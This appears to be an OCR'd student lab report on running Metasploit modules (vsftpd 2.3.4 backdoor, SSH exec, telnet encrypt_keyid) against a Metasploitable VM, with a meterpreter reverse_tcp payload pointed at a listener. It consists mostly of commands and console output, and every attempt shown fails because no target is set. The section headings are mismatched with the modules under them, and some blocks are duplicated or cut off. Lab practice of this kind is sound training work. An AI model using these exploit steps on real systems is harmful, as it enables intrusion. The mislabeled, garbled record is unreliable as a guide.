
Major Project | 1Stop |CS_KLEEN Security

Vikash Kumar | wiryvikash15@gmail.com

Problem Statement:


Make exploitation on Metasploit with different ports.




```
See "man sudo_root" for details.

msfadmin@metasploitable:~$ msfconfig
-bash: msfconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d4:b1:15
          inet addr:192.168.126.128  Bcast:192.168.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed4:b115/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5680 (5.5 KB)  TX bytes:7630 (7.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21713 (21.2 KB)  TX bytes:21713 (21.2 KB)

msfadmin@metasploitable:~$
```


i>Telnet Exploitation

```
root@kali: /home/vikash
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 27.68 seconds

┌──(root💀kali)-[/home/vikash]
└─# msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View a module's description using info, or the enhanced ver
sion in your browser with info -d

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > msf exploit(vsftpd_234_backdoo
```


(root kali)-[/home/vikash]
msfconsole
https://metasploit.com
=[metasploit v6.0.15-dev]
+ -- --=[2071 exploits - 1123 auxiliary - 352 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: View all productivity tips with the tips command
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
Exploit targets:
Id Name
-- ----
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET Automatic
TARGET => Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options


msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
Exploit targets:
Id Name
-- ----
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET Automatic
TARGET => Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
---- --------------- -------- -----------
Exploit target:
Id Name
-- ----
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


ii> FTP Exploitation



```
msf6 > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Linux x86
   1   Linux x64
   2   Linux armle
   3   Linux mipsle
   4   Linux mipsbe
   5   Linux aarch64
   6   OSX x86
   7   OSX x64
   8   BSD x86
   9   BSD x64
   10  Python
   11  Unix Cmd


msf6 exploit(multi/ssh/sshexec) > set TARGET 10
TARGET => 10
msf6 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       The password to authenticate with.
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     22               yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
   USERNAME  root             yes       The user to authenticate as.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.126.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   10  Python


msf6 exploit(multi/ssh/sshexec) > ...show and set options...
[-] Unknown command: ...show.
msf6 exploit(multi/ssh/sshexec) > show and set options
[-] Invalid parameter "and", use "show -h" for more information
[-] Invalid parameter "set", use "show -h" for more information

Module options (exploit/multi/ssh/sshexec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       The password to authenticate with.
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     22               yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
   USERNAME  root             yes       The user to authenticate as.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.126.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   10  Python


msf6 exploit(multi/ssh/sshexec) > exploit

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ssh/sshexec) >
```

iii> SSH Exploitation



```
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set TARGET 0
TARGET => 0
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show options

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     23               yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.126.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/telnet/telnet_encrypt_keyid) > ... show and set options ...
[-] Unknown command: ... show.
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > show and set options
[-] Invalid parameter "and", use "show -h" for more information
[-] Invalid parameter "set", use "show -h" for more information

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     23               yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as
```

```
Module options (exploit/linux/telnet/telnet_encrypt_keyid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     23               yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.126.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/telnet/telnet_encrypt_keyid) > exploit

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/telnet/telnet_encrypt_keyid) >
```